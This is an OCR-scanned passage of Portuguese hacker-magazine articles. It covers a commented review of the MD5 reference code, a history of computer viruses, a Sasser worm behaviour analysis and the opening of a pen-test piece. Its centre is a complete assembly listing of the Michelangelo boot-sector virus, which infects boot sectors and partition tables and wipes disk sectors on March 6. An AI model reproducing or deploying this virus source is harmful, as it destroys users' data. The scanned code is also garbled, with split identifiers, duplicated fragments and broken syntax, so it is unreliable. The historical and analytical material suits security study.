```

O **md5** (message digest 5) é o valor final dos registradores A ,B, C e D.

É preciso lembrar que o início da string é o byte menos significativo de A e o fim da string é o byte mais significativo de D.

Também vale ressaltar que a construção é bem intrincada. Provavelmente, apenas os especialistas em criptografia (como o criador do md5) saibam com detalhes os porquês de cada passo do algoritmo. E ainda mais: não encontramos nenhuma demonstração matemática a respeito.

Antes de comentarmos o código que implementa o md5 (na verdade, parte dele), é importante lembrar que existe uma versão anterior do algoritmo, o md4, que possui diferenças em relação ao md5.

A seguir, vamos apresentar partes do algoritmo do md5. O programa é composto por três componentes: **global.h** (arquivo de cabeçalho/biblioteca global), **md5.h** (arquivo de biblioteca para o md5) e **md5.c** (o próprio programa do md5).

A partir de agora, você confere um review sobre a origem do aplicativo md5sum. Nossa base foi o artigo original, sendo que esse review serve apenas para estudo e não pode ser compilado.

Para obter o código completo, acesse **www.ietf.org/rfc/rfc1321.txt.**

A IMPLEMENTAÇÃO DO MD5

OBS: o arquivo de cabeçalho md5.h não foi incluído, para acessar o código completo, acesse a referência 1

```
/* GLOBAL.H - RSAREF types and
constants */
/* este bloco é apenas um ar-
quivo de cabeçalho que agrupa
tipos de dados e constantes */

/* PROTOTYPES should be set to
one if and only if the compiler
supports
    function argument prototy-
ping.
The following makes PROTOTYPES
default to 0 if it has not alre-
ady been defined with C compiler
flags. */

#ifndef PROTOTYPES
#define PROTOTYPES 0
#endif
/* diretiva para o pré-pro-
cessador: a constante simbólica
PROTOTYPES  será feita igual a 0
apenas se não tiver sido previa-
mente definida - ver referência
3 página 434 */

/* POINTER defines a generic
pointer type */
typedef unsigned char *POIN-
TER;

/* UINT2 defines a two byte
word */
typedef unsigned short int
UINT2;

/* UINT4 defines a four byte
word */
typedef unsigned long int
UINT4;

/* PROTO_LIST is defined de-
pending on how PROTOTYPES is
defined above.
If using PROTOTYPES, then
PROTO_LIST returns the list,
otherwise it
    returns an empty list. */
#if PROTOTYPES
#define PROTO_LIST(list) list
#else
#define PROTO_LIST(list) ()
#endif
```

A.2 md5.h

A.3 md5c.c

```
/* MD5C.C - RSA Data Security,
Inc., MD5 message -digest algo-
rithm */

/* Copyright (C) 1991-2, RSA Data
Security, Inc. Created 1991. All
rights reserved.

License to copy and use this
software is granted provided
that it
is identified as the "RSA Data
Security, Inc. MD5 Message-Di-
gest
Algorithm" in all material
mentioning or referencing this
software
or this function.

License is also granted to make
and use derivative works provi-
ded
that such works are identified
as "derived from the RSA Data
Security, Inc. MD5 Message-Di-
gest Algorithm" in all material
mentioning or referencing the
derived work.

RSA Data Security, Inc. makes
no representations concerning
either
the merchantability of this soft-
ware or the suitability of this
software for any particular pur-
pose. It is provided "as is"
without express or implied war-
ranty of any kind.

These notices must be retained
in any copies of any part of this
documentation and/or software. */

#include "global.h"
#include "md5.h"

/* Constants for MD5 Transform
routine. */

/* programa md5.c */

#include "global.h"
#include "md5.h"

/* Constants for MD5 Transform
routine.*/

#define S11 7
#define S12 12
#define S13 17
#define S14 22
#define S21 5
#define S22 9
#define S23 14
#define S24 20
#define S31 4
#define S32 11
#define S33 16
#define S34 23
#define S41 6
#define S42 10
#define S43 15
#define S44 21
```

```
  static void MD5Transform PRO-
TO_LIST ((UINT4 [4], unsigned
char [64]));
  static void Encode PROTO_LIST
    ((unsigned char *, UINT4 *,
unsigned int));
  static void Decode PROTO_LIST
    ((UINT4 *, unsigned char *,
unsigned int));
  static void MD5_memcpy PROTO_
LIST ((POINTER, POINTER, unsigned
int));
  static void MD5_memset PRO-
TO_LIST ((POINTER, int, unsigned
int));

  static unsigned char PADDING[64]
= {
    0x80, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0
  };
  /* bits a serem adicionados(ver
passo um) */

  /* F, G, H and I are basic MD5
functions. */
  #define F(x, y, z) (((x) & (y))
| ((~x) & (z)))
  #define G(x, y, z) (((x) & (z))
| ((y) & (~z)))
  #define H(x, y, z) ((x) ^ (y)
^ (z))
  #define I(x, y, z) ((y) ^ ((x)
| (~z)))
  /* aqui são definidas as fun-
ções para processar a mensagem em
blocos de 16 palavras - ver passo
quatro */

  /* ROTATE_LEFT rotates x left
n bits. */
  #define ROTATE_LEFT(x, n) (((x)
<< (n)) | ((x) >> (32-(n))))
  /* realiza o shift cíclico de n
bits para a esquerda */


  /* FF, GG, HH, and II transforma-
tions for rounds 1, 2, 3, and 4.
  Rotation is separate from addi-
tion to prevent recomputation.*/
  /* aqui são definidos os pro-
cedimentos descritos no passo
quatro */

  #define FF(a, b, c, d, x, s,
ac) { \
    (a) += F ((b), (c), (d)) + (x)
+ (UINT4)(ac); \
    (a) = ROTATE_LEFT ((a), (s));
\
  (a) += (b); \
    }
  #define GG(a, b, c, d, x, s
ac) { \
    (a) += G ((b), (c), (d)) + (x)
+ (UINT4)(ac); \
    (a) = ROTATE_LEFT ((a), (s));
\
    (a) += (b); \
     }
  #define HH(a, b, c, d, x, s,
ac) { \
    (a) += H ((b), (c), (d)) + (x)
+ (UINT4)(ac); \
    (a) = ROTATE_LEFT ((a), (s));
\
    (a) += (b); \
     }
  #define II(a, b, c, d, x, s,
ac) { \
    (a) += I ((b), (c), (d)) + (x)
+ (UINT4)(ac); \
    (a) = ROTATE_LEFT ((a), (s));
\
    (a) += (b); \
     }

  OBS: as funções a seguir são
apenas citadas ( sem o código
fonte) e levemente "modificadas"
apenas para não interrromper a
ordem original do programa, na
referência  1 temos o código
completo.

  /* Inicialização do MD5. Começa
com uma operação MD5, escrevendo
um novo contexto*/
  void MD5Init (context)

  void MD5Update (context, input,
inputLen)

  /* MD5  finalization. Ends an
MD5 message-digest operation,
writing the
    the message digest and ze-
roizing the context.  */
  void  MD5Final  (digest,  con-
text)
  /

  static void MD5Transform (UNINT
state[4], unsigned char blo-
ck[64]);
  /* MD5 basic transformation.
Transforms state based on block
*/

  static void Encode (unsigned
char *output, UINT4 *input ,
unsigned int len);
  /* Encodes input (UINT4) into
output (unsigned char). Assume
len is a multiple of 4*/

  static void Decode (UINT4 *ou-
tput , unsigned char *input,
unsigned int len);
  /* Decodes input (unsigned
char) into output (UINT4). Assume
len is a multiple of 4*/

  static void MD5_memcpy (POINTER
output, POINTER input, unsigned
int len)
  /* substitui  "for loop" pelo
memcpy padrão se for possível
*/


  static void MD5_memset (POINTER
output, int value, unsigned int
len);
  /* substitui "for loop" pelo
memset padrão se for possível */

  int main (int argc, char *argv[
])

  {
    int i;

    if (argc > 1)
   for (i = 1; i < argc; i++)
      if (argv[i][0] == '-' &&
argv[i][1] == 's')
       MDString (argv[i] + 2);
     else if (strcmp (argv[i], "-
t") == 0)
       MDTimeTrial ();
     else if (strcmp (argv[i], "-
x") == 0)
       MDTestSuite ();
     else
       MDFile (argv[i]);
   else
   MDFilter ();

    return (0);
  }

  /* Digests a string and prints
the result.
   */
  /* Digere uma string e imprime
o resultado */
  static void MDString (string)
  char *string;
  {
    MD_CTX context;
    unsigned char digest[16];
     unsigned int len = strlen
(string);

    MDInit (&context);
     MDUpdate (&context, string,
len);
    MDFinal (digest, &context);

     printf ("MD%d (\"%s\") = ",
MD, string);
    MDPrint (digest);
    printf ("\n");
  }

  {
    int i;

    if (argc > 1)
   for (i = 1; i < argc; i++)
      if (argv[i][0] == '-' &&
argv[i][1] == 's')
       MDString (argv[i] + 2);
     else if (strcmp (argv[i], "-
```

```
") == 0)
      MDTimeTrial ();
    else if (strcmp (argv[i],
"-x") == 0)
      MDTestSuite ();
    else
      MDFile (argv[i]);
  else
  MDFilter ();

  return (0);
}

/* Digests a string and prints
the result.
 */
/* Digere uma string e imprime
o resultado */
static void MDString (string)
char *string;
{
  MD_CTX context;
  unsigned char digest[16];
   unsigned int len = strlen
(string);

  MDInit (&context);
  MDUpdate (&context, string,
len);
  MDFinal (digest, &context);

  printf ("MD%d (\"%s\") = ",
MD, string);
  MDPrint (digest);
  printf ("\n");
}

/* Measures the time to digest
TEST_BLOCK_COUNT TEST_BLOCK_LEN-
byte
  blocks.
 */
/* Mede o tempo para "digerir"
os blocos de bytes TEST_BLO-
CK_COUNT TEST_BLOCK_LEN */

static void MDTimeTrial ()
{
  MD_CTX context;
  startTime;
  unsigned char block[TEST_BLO-
CK_LEN], digest[16];
  unsigned int i;

printf
  ("MD%d time trial. Digesting
%d %d-byte blocks ...", MD,
   TEST_BLOCK_LEN, TEST_BLO-
CK_COUNT);

  /* Initialize block */
  for (i = 0; i < TEST_BLO-
CK_LEN; i++)
  block[i] = (unsigned char)(i
& 0xff);

  /* Start timer */
  time (&startTime);

  /* Digest blocks */
  MDInit (&context);
  for (i = 0; i < TEST_BLO-
CK_COUNT; i++)
  MDUpdate (&context, block,
TEST_BLOCK_LEN);
  MDFinal (digest, &context);

  /* Stop timer */
  time (&endTime);

  printf (" done\n");
  printf ("Digest = ");
  MDPrint (digest);
  printf ("\nTime = %ld seconds\
n", (long)(endTime-startTime));
  printf
  ("Speed = %ld byte s/second\
n",
   (long)TEST_BLOCK_LEN *
(long)TEST_BLOCK_COUNT/(endTime-
startTime));
}

/* Digests a reference suite of
strings and prints the results.
 */
/* "Digere um grupo de strings
de referência e imprime os resul-
tados */

static void MDTestSuite ()
{
  printf ("MD%d test suite:\n",
MD);

  MDString ("");
  MDString ("a");
  MDString ("abc");
  MDString ("message digest");
  MDString ("abcdefghijklmnopqrs-
tuvwxyz");
  MDString
  ("ABCDEFGHIJKLMNOPQRSTU-
VWXYZabcdefghijklmnopqrstu-
vwxyz0123456789");
  MDString
  ("12345678901234567890123456789
01234567890\
 12345678901234567890123456789012
34567890");
}

/* Digests a file and prints the
result. */
/* Calcula o MD5 de um arquivo e
imprime o resultado */

static void MDFile (filename)
char *filename;
{
  FILE *file;
  MD_CTX context;
  int len;
   unsigned char buffer[1024],
digest[16];

  if ((file = fopen (filename,
"rb")) == NULL)
  printf ("%s can't be opened\n",
filename);

  else {
  MDInit (&context);
  while (len = fread (buffer, 1,
1024, file))
    MDUpdate (&context, buffer,
len);
  MDFinal (digest, &context);

  fclose (file);

  printf ("MD%d (%s) = ", MD,
filename);
  MDPrint (digest);
  printf ("\n");
  }
}

/* Calcula o MD5 a partir da
entrada padrão e imprime o re-
sultado*/
static void MDFilter ()
{
  MD_CTX context;
  int len;
   unsigned char buffer[16],
digest[16];

  MDInit (&context);
  while (len = fread (buffer, 1,
16, stdin))
  MDUpdate (&context, buffer,
len);
  MDFinal ( digest, &context);

  MDPrint (digest);
  printf ("\n");
}

/* Imprime o MD5 em hexadeci-
mal */
static void MDPrint (digest)
unsigned char digest[16];
{

 unsigned int i;
 for (i = 0; i < 16; i++)
 printf ("%02x", digest[i]);
}
```

REFERÊNCIAS BIBLIOGRÁFICAS:

– Ronald L. Rivest, "The MD5 Message-Digest Algorithm" -MIT Laboratory for Computer Science and RSA Data Security, Inc. – April 1992
link: http://www.ietf.org/rfc/rfc1321.txt

– Ronald L. Rivest, "RFC 1186 MD4 Message Digest Algorithm" - MIT Laboratory for Computer Science – October 1990
link: http://www.faqs.org/rfcs/rfc1186.htm

– H. M. Deitel e P.J. Deitel , Como programar em C – tradução da Editora LTC – 1994

– Brian W. Kernighan & Dennis M. Ritchie, C – A linguagem de programação – padrão ANSI – tradução da Editora Campus – 1989
obs: se for possível, compre/leia o original em inglês, pois reproduz por completo os textos dos algoritmos apresentados.

VÍRUS

DAS ORIGENS AO SASSER, E AINDA, O CÓDIGO DE UM VÍRUS CLÁSSICO

ARQUEOLOGIA DIGITAL

Em primeiro lugar, o que é um vírus ? De acordo com as referências clássicas, "trata-se de um programa ou fragmento de código que invade seu computador e roda sem sua autorização". Tal explicação pode ser correta, mas está longe de dar conta do peso que os vírus têm na cultura e no universo da informática. A quantidade – e variedade – de vírus que circulam pela internet é tão grande que há quem brinque dizendo que eles até já fazem parte do protocolo da rede.


Não há um consenso sobre a origem dos vírus, mas as primeiras dessas criaturas, os vírus Pervading Animal e Christmas tree, teriam surgido no final dos anos 70 e infectaram computadores como o Univac 1108 e IMB 360/370. O Pervading Animal já tinha uma característica comum aos vírus modernos: fundia-se no final de arquivos executáveis. Já em meados dos anos 80, novos atores tomaram o palco, como os vírus Brain e Vienna. Para os padrões de hoje, a ação do Brain era muito simples. O vírus infectava disquetes de 360 kb , utilizando técnicas de camuflagem – em inglês, stealth. Quando se tentava ler o setor infectado, o "Brain" movia-se, restaurando o setor original. Desse modo, o vírus conseguiu uma expansão razoável e causou estrago, já que a comunidade digital ainda não estava preparada para lidar com o ataque de um vírus na prática.

As leis ainda ignoravam a situação, e os criadores, dois paquistaneses, chegaram a incluir no código fonte do vírus seus nomes, endereços e até o número de telefone, algo inimaginável hoje. Já pensou se os criadores do Sasser, Blaster e cia resolvessem copiar esses pioneiros? Outro vírus que marcou a década de 1980 foi o Morris, também conhecido como Internet worm, que infectou mais de 6000 computadores nos EUA, provocando prejuízos estimados em US$ 96 milhões.

ATAQUE POLIMÓRFICO

No início dos anos de 1990, os vírus incorporaram uma novidade: o polimorfismo, que estreou com o vírus Tequila. Um vírus polimórfico usa encriptação/decriptação em si mesmo, e essa capacidade pode ser aplicada em arquivos infectados distintos. Isso transforma esses vírus em mutantes, que conseguem modificar a si próprios a cada infecção, dificultando sua identificação. Os vírus polimórficos se popularizaram com a criação de ferramentas geradoras de vírus, que criavam um módulo virótico convencional e um módulo polimórfico (um arquivo obj). Depois, os arquivos eram linkados, gerando o vírus polimórfico desejado.

Com o refinamento do polimorfismo, as técnicas de camuflagem deram um salto, dificultando cada vez mais a identificação dos arquivos infectados. Uma dor de cabeça e tanto para a segurança,



já que estes vírus requeriam métodos especiais de detecção, como emulação da execução do vírus, algoritmos de restauração de partes do código do vírus, entre outros. A galeria de vírus polimórficos que ficaram famosos é grande, com nomes como Bootache, CivilWar, Crusher, Dudley, Fly, Freddy, Ginger, Grog, Haifa, Moctezuma, MVF, Necros, Nukehard, Predator, Satanbug, Sandra e outros.

WINDOWS 95: AS PORTAS SÃO ESCANCARADAS

Em 1995, a Microsoft lançou com estardalhaço o Windows 95. Telejornais de todo o mundo acompanhavam o frissom dos consumidores, que como fanáticos, se aglutinavam nas portas das lojas, esperando pacientemente para comprar uma cópia da inovação. Mal sabiam as portas para um "mundo novo" de infestação estava para se abrir...

Com a rápida popularização do sistema operacional da Microsoft, novos vírus com propriedades adequados a infestar o Windows 95 surgiram. Agora, os vírus podiam se anexar a arquivos da suíte office.Eram os chamados vírus de macro, que contaminam arquivos do Word e Excel. Como na mesma época o mundo assistia a explosão da internet, a constante troca de arquivos do Office infectados na rede provocou uma verdadeira epidemia virótica. Vírus como o Concept, de 1995, e o Laroux, de 1996, foram devastadores, elevandi a escala de máquinas infectadas para o patamar dos milhões. Novamente a comunidade digital, representada no caso pelas então nascentes empresas de anti-vírus, foi pega de surpresa pelos métodos inovadores criados pelos desenvolvedores de vírus. Para combater os vírus de macro, os anti-vírus copiaram os métodos de infecção: os documentos eram igualmente "contaminados", mas em vez de se propagar, apenas eliminavam o vírus do documento.

E A SAGA CONTINUA

No final da década de 1990, uma nova e devastadora onda de infecções com o Melissa – na verdade um worm , Corner, Tristate e o Bubbleboy - também um worm . O Melissa, que causou um prejuízo global estimado em US$ 80 milhões, usava o db de endereços do Outlook Express para enviar cópias de si mesmo para outros usuários via e-mail. Já o Bubbleboy usava o runtime do Outlook Express para ser ativado. Não era necessário abrir nenhum arquivo anexo para ser infectado. Bastava abrir a mensagem para o vírus ser ativado.

No início do novo milênio surgiram os primeiros vírus cross- plataform, e para Linux, como o Winux - junção de, adivinhem, Windows/Linux - uma tentativa de criar um vírus que pudesse infectar ambos os sistemas ao mesmo tempo, mas que se mostrou ineficiente e cheio bugs.

O Linux constituiu um capítulo à parte na história. A criação de vírus que possam atacar eficientemente o Linux ainda é um desafio. Apesar de existirem diversos vírus para o sistema do pingüim, o fato de não existir um Linux, mas sim várias distribuições personalizadas, acaba evitando grandes infecções, já que não existem padrões globais conhecidos para serem explorados, como é inevitável em um sistema operacional como o Windows.

Em setembro de 2001, foi a vez do worm Ninda mostrar seus poderes. Finalmente, no biênio 2003/2004 temos novas fornadas de vírus e worms com alto poder de disseminação, como o worm Sobig, que possuía seu proprio programa de SMTP e usava redes de sharing Windows para se espalhar. No mesmo ano o worm slammer chegou a tirar temporariamente toda a Coréia do Sul da internet explorando vulnerabilidades em servidores MS SQL 2000.

Não poderíamos deixar de citar, é claro, o worm Blaster, que explorava uma falha de vulnerabilidade RPC. Bastava estar conectado à web para o micro ser infectado.

E em 2004, o worm Sasser vem se destacando. Utilizando o exploit LSASS lançado por "houseofdabus", quando executado o Sasser:

- Se instala em %WINDIR% como avserve.exe

- Adiciona a seguinte chave de registro:

```
HKLM\Software\Microsoft\Windows\CurrentVersion\Run
avserve.exe -> C:\%WINDIR%\avserve.exe
```

- Cria um Mutex ("Jobaka31") para garantir que apenas uma cópia do worm rode na memória

- Cria um mini servidor de FTP na porta 5554 de TCP para se auto enviar para outros sistemas explorados pelo LSASS

- Cria 128 sub-processos para scannear e explorar sistemas vulneráveis

- Chama o método de API AbortSystemShutdown para prevenir o reboot do sistema

- Aguarda por 3 segundos e então torna a chamar a API AbortSystemShutdown

Esses ítens já demonstram a ação devastadora do Sasser... com isso encerramos nosso breve resumo histórico sobre vírus. Uma leitura fundamental é apontada na referência 2, a seguir

O CÓDIGO DO MICHELANGELO

```
; This is a disassembly of the
much-hyped michelangelo virus.
; As you can see, it is a deriva-
tive of the Stoned virus.  The ;
junk bytes at the end of the file
are probably throwbacks to
; the Stoned virus.  In any
case, it is yet another boot
sector
; and partition table infector.

michelangelo    segment byte
public
assume  cs:michelangelo, ds:
michelangelo
; Disassembly by Dark Angel of
PHALCON/SKISM
org     0

jmp     entervirus
highmemjmp      db      0F5h,
00h, 80h, 9Fh
maxhead         db      2
; usado por damagestuff
firstsector     dw      3
oldint13h               dd
0C8000256h

int13h:
push    ds
push    ax
or      dl, dl                  ;
drive padrão ?
jnz     exitint13h              ;
sair no caso negativo
xor     ax, ax
mov     ds, ax
test    byte ptr ds:[43fh], 1
; disco 0 ligado ?
jnz     exitint13h              ;
se não está rodando, sair
pop     ax
pop     ds
pushf
call    dword ptr cs:[oldint13h];
primeira chamada para o int
13h
pushf
call    infectdisk              ;
então infect
popf
retf    2

exitint13h:     pop     ax
pop     ds
jmp             dword   ptr
cs:[oldint13h]

infectdisk:
push    ax
push    bx
push    cx
push    dx
push    ds
push    es
push    si
push    di
push    cs
pop     ds
push    cs
pop     es
mov     si, 4
readbootblock:
mov     ax,201h                 ;
leia setor de boot
mov     bx,200h                 ;
depois o vírus
mov     cx,1
xor     dx,dx
pushf
call    oldint13h
jnc     checkinfect             ;
continue no caso de erro
xor     ax,ax
pushf
call    oldint13h               ;
resete o disco
dec     si                      ;
loop back
jnz     readbootblock
jmp     short quitinfect        ;
saia no caso de muitas falhas

checkinfect:
xor     si,si
cld
lodsw
cmp     ax,[bx]                 ;
teste se já está infectado
jne     infectitnow
lodsw
cmp     ax,[bx+2]               ;
teste novamente
je      quitinfect

infectitnow:
mov     ax,301h                 ;
escreva bloco de boot velho
mov     dh,1                    ;
para cabeça 1
mov     cl,3                    ;
setor 3
cmp     byte ptr [bx+15h],0FDh
; disco de 360k ?
je      is360Kdisk
mov     cl,0Eh

is360Kdisk:
mov     firstsector,cx
pushf
call    oldint13h
jc      quitinfect              ;
sair no caso de erro exit on
error
mov     si,200h+offset parti-
tioninfo
mov     di,offset partitionin-
fo
mov     cx,21h                  ;
copia a tabela de partição
cld
rep     movsw
mov     ax,301h                 ;
escreve o virus no setor 1
xor     bx,bx
mov     cx,1
xor     dx,dx
pushf
call    oldint13h

quitinfect:
pop     di
pop     si
pop     es
pop     ds
pop     dx
pop     cx
pop     bx
pop     ax
retn

entervirus:
xor     ax,ax
mov     ds,ax
cli
mov     ss,ax
mov     ax,7C00h                ;
seta a pilha
mov     sp,ax                   ;
ponto de carga do vírus
sti
push    ds                      ;
salva 0:7C00h na pilha para
push    ax                      ;
retificação posterior
mov     ax,ds:[13h*4]
mov     word ptr ds:[7C00h+offset
```

```
oldint13h],ax
mov     ax,ds:[13h*4+2]
mov    word ptr ds:[7C00h+offset
oldint13h+2],ax
mov     ax,ds:[413h]            ;
tanho da memória em kb
dec     ax                      ;
1024 kb
dec     ax
mov    ds:[413h],ax             ;
move valor novo em
mov     cl,6
shl     ax,cl                   ;
ax = parágrafos de memória
mov     es,ax                   ;
next line sets seg of jmp
mov   word ptr ds:[7C00h+2+offset
highmemjmp],ax
mov     ax,offset int13h
mov     ds:[13h*4],ax
mov     ds:[13h*4+2],es
mov        cx,offset  partitio-
ninfo
mov     si,7C00h
xor     di,di
cld
rep     movsb                   ;
copia para a memória alta
                                ;
e transfere o controle para lá
jmp    dword ptr cs:[7C00h+offset
highmemjmp]

  ; destino do highmem jmp
xor     ax,ax
mov     es,ax
int     13h                     ;
reseta o  disco
push    cs
pop     ds
mov     ax,201h
mov     bx,7C00h
mov     cx,firstsector
cmp     cx,7                    ;
o hd está infectado ?
jne     floppyboot              ;
no caso negativo, infecte os
disquetes
mov     dx,80h                  ;
lê a tabela de partição antiga
int     13h                     ;
do primeiro hd em 0:7C00h
jmp     short exitvirus

floppyboot:
mov     cx,firstsector          ;
lê o setor de boot antigo
mov     dx,100h                 ;
para  0:7C00h
int     13h
jc      exitvirus
push    cs
pop     es
mov     ax,201h                 ;
lê o setor de boot
mov     bx,200h                 ;
do primeiro hd
mov     cx,1
mov     dx,80h
int     13h
jc      exitvirus
xor     si,si
cld
lodsw
cmp     ax,[bx]                 ;
está infectado ?
jne     infectharddisk          ;
no caso negativo, infecte o HD
lodsw                           ;
checa a infecção
cmp     ax,[bx+2]
jne     infectharddisk

exitvirus:
xor     cx,cx                   ;
captura a data corrente
mov     ah,4                    ;
dx = mon/day
int     1Ah
cmp     dx,306h                 ;
6 de Março
je      damagestuff
retf                            ;
devolve o controle para o original

  ; bloco de boot @ 0:7C00h
damagestuff:
xor     dx,dx
mov     cx,1

smashanothersector:
mov     ax,309h
mov     si,firstsector
cmp     si,3
je      smashit
mov     al,0Eh
cmp     si,0Eh
je      smashit
mov     dl,80h                  ;
primeiro disco rígido
mov     maxhead,4
mov     al,11h

smashit:
mov     bx,5000h                ;
área de memória aleatória
mov     es,bx                   ;
em 5000h:5000h
int     13h                     ;
escreve todos os setores para
o drive dl
jnc     skiponerror             ;
descarta no caso de erro
xor     ah,ah                   ;
reseta o drive de disco dl
int     13h
skiponerror:
inc     dh                      ;
próxima cabeça
cmp     dh,maxhead              ;
2 no caso de floppy, 4 no do HD
jb      smashanothersector
xor    dh,dh                    ; vá
para a próxima cabeça/cilindro
inc     ch
jmp     short smashanothersector

infectharddisk:
mov     cx,7                    ;
Escreva a tabela de  Write par-
tition table to
mov    firstsector,cx           ;
setor 7
mov     ax,301h
mov     dx,80h
int     13h
jc      exitvirus
mov    si,200h+offset partitio-
ninfo ; copiar a partição
mov     di,offset partitioninfo
; informação da tabela
mov     cx,21h
rep     movsw
mov     ax,301h                 ;
escreve no setor 8
xor     bx,bx                   ;
copia o vírus para o setor 1
inc     cl
int     13h
;*              jmp     short
01E0h
db              0EBh,   32h
;
? Este deve travar ?
; Os seguintes bytes são inúteis
garbage         db      1,4,11h,
0,80h,0,5,5,32h,1,0,0,0,0,0,53h
partitioninfo:  db      42h
dup (0)
michelangelo    ends
end
```

WORM SASSER

POR DENTRO DA PRAGA DO MOMENTO

POR BRUNO CESAR

Quem teve a oportunidade de ler o artigo "Ameaças Virtuais", publicado no último número da revista H4CK3R (edição 15), que tratava das características dos vírus que estão por vir, já estava preparado para compreender as características do worm que causou grandes estragos nos últimos meses.

O artigo reforçava a tese de que tais ameaças estão se tornando mais fortes do que nunca, mesmo com todos os esforços de segurança. Novos bugs são encontrados e novos códigos cada vez mais eficientes são criados para explorá-los.

E não estamos falando de grande complexidade técnica. Um simples código aparentemente inofensivo pode virar uma poderosa ferramenta de exploração, como é o caso de um exploit básico, que pode ser aplicado em um código malicioso qualquer. E esse é justamente o exemplo do worm do momento, o Sasser, que discutiremos nesse artigo.

O PREÇO DO DESCASO

O worm Sasser tem praticamente as mesmas características de outros worms que fizeram história, como o Blaster e o Mydoom. A diferença entre eles é a falha utilizada para explorar o sistema atacado e se espalhar por máquinas do mundo inteiro.

O Sasser se propaga verificando endereços IP selecionados aleatoriamente de sistemas vulneráveis. É simples: quem ainda não instalou os patches distribuídos pela Microsoft para resolver o bug explorado pelo worm, provavelmente será infectado.

Mais de 90% dos usuários domésticos não têm interesse ou sequer sabem que seu sistema Microsoft Windows apresenta diversas falhas que podem ser utilizadas por vírus e worms, mas que são facilmente corrigidas com a instalação de patches. Esse é o caso dos service packs, que são atualizações críticas do sistema distribuídas pela Microsoft de graça. O resultado do descaso? Milhares de máquinas sendo infectadas a cada minuto no mundo inteiro, prejuízo que poderia ser evitado ou levado mais a sério por parte de qualquer usuário. Afinal, para ter um sistema seguro, não basta apenas instalar um antivírus.

A IDENTIDADE DO SASSER

O Sasser pode ser executado, mas não pode infectar computadores baseados nos Windows 95/98/Me. Embora esses sistemas operacionais não sejam contaminados, eles podem ser usados para infectar sistemas vulneráveis aos quais eles tenham contado. Neste caso, o worm irá consumir muitos recursos, fazendo com

que os programas não possam ser executados corretamente, incluindo a ferramenta específica para a remoção do worm, que está disponível em diversos sites de antivírus.

Assim que o arquivo infectado com o worm é carregado em seu sistema, o Sasser executa as seguintes ações:

– Tenta criar um mutex chamado **Jobaka3l** que é finalizado, caso a tentativa falhe. Isso assegura que não seja executada mais de uma instância do worm em uma mesma máquina ao mesmo tempo, podendo assim travar o arquivo ou a conexão local

– Cria uma cópia de si mesmo como **%Windir%\avserve.exe.** %Windir% é uma variável. O worm localiza a pasta de instalação do Windows (por padrão, C:\Windows ou C:\Winnt) e cria uma cópia de si mesmo para esse local.

– A seguir, é adicionado o valor: **"avserve.exe"="%Windir%\avserve.exe"** à chave de registro: **HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run,** para que o worm seja executado sempre que o Windows for iniciado.

– Utiliza a API AbortSystemShutdown para atrapalhar as tentativas de desligar ou reiniciar o computador.

– Inicia um servidor FTP na porta TCP 5554. Este servidor é usado para disseminar o worm para outros servidores.

– Percorre todos os endereços IP dos hosts, procurando por aqueles que não possuam qualquer uma dessas seqüências:

```
127.0.0.1
10.x.x.x
172.16.x.x - 172.31.x.x (inclusive)
192.168.x.x
169.254.x.x
```

Usando um desses endereços IP, o worm irá gerar um endereço IP aleatório:

Em 52% das vezes, o endereço IP será completamente aleatório.

Em 23% das vezes, os últimos três octetos são alterados para números aleatórios.

Em 25% das vezes, os dois últimos octetos são alterados para números aleatórios.

– Conecta-se a um endereço IP gerado aleatoriamente na porta TCP445 para determinar se o computador remoto está online.

Se a conexão for feita em um computador remoto, o worm irá enviar um código para ele, o qual fará com que este abra a porta TCP 9996.

– Utiliza a abertura no computador remoto para se reconectar ao servidor FTP do computador infectado, executado na porta TCP 5554, e obter uma cópia do worm. O nome desta cópia terá quatro ou cinco dígitos seguidos de **_up.exe**. Por exemplo, 74354_up.exe.

O processo Lsass.exe irá travar se o worm explorar a vulnerabilidade do LSASS do Windows. O sistema exibirá um alerta e se desligará dentro de um minuto.

PRAGA FÁCIL DE DERROTAR

O Sasser é um worm com características básicas de infecção e disseminação. Se uma rede interna for infectada, todas as suas estações também serão. Essa característica, na opinião de muitos especialistas, faz a diferença entre um worm e um vírus convencional.

A maioria das empresas desenvolvedoras de antivírus já produziu vacinas eficientes para o worm, como é o caso da Symantec (não deixe de acessar o site www.symantec.com Para remoção total do worm, antes de tudo, atualize seu sistema rodando o Windows Uptade periodicamente e faça as correções relativas às falhas do seu sistema operacional. Não se esqueça, é claro, de manter o seu antivírus sempre atualizado.

PEN TEST

INVADIR PARA PREVENIR

POR ANTONIO MARCELO

Normalmente, quando avaliamos a estrutura de segurança de qualquer corporação, fazemos isso com o intuito de descobrir quão segura ela realmente é. Existem diversas metodologias para executarmos os famosos Testes de Penetração, ou simplesmente Pen.Tests, como são mais conhecidos no jargão técnico.

Um invasor normalmente executa um Pen Test para avaliar como poderá realizar a penetração e explorar às vulnerabilidades encontradas na rede. Geralmente, isso é feito utilizando ferramentas comuns, como os scanners, ou simplesmente utilizando conhecimentos de rede e engenharia social para descobrir informações capazes de levar à concretização da invasão propriamente dita .

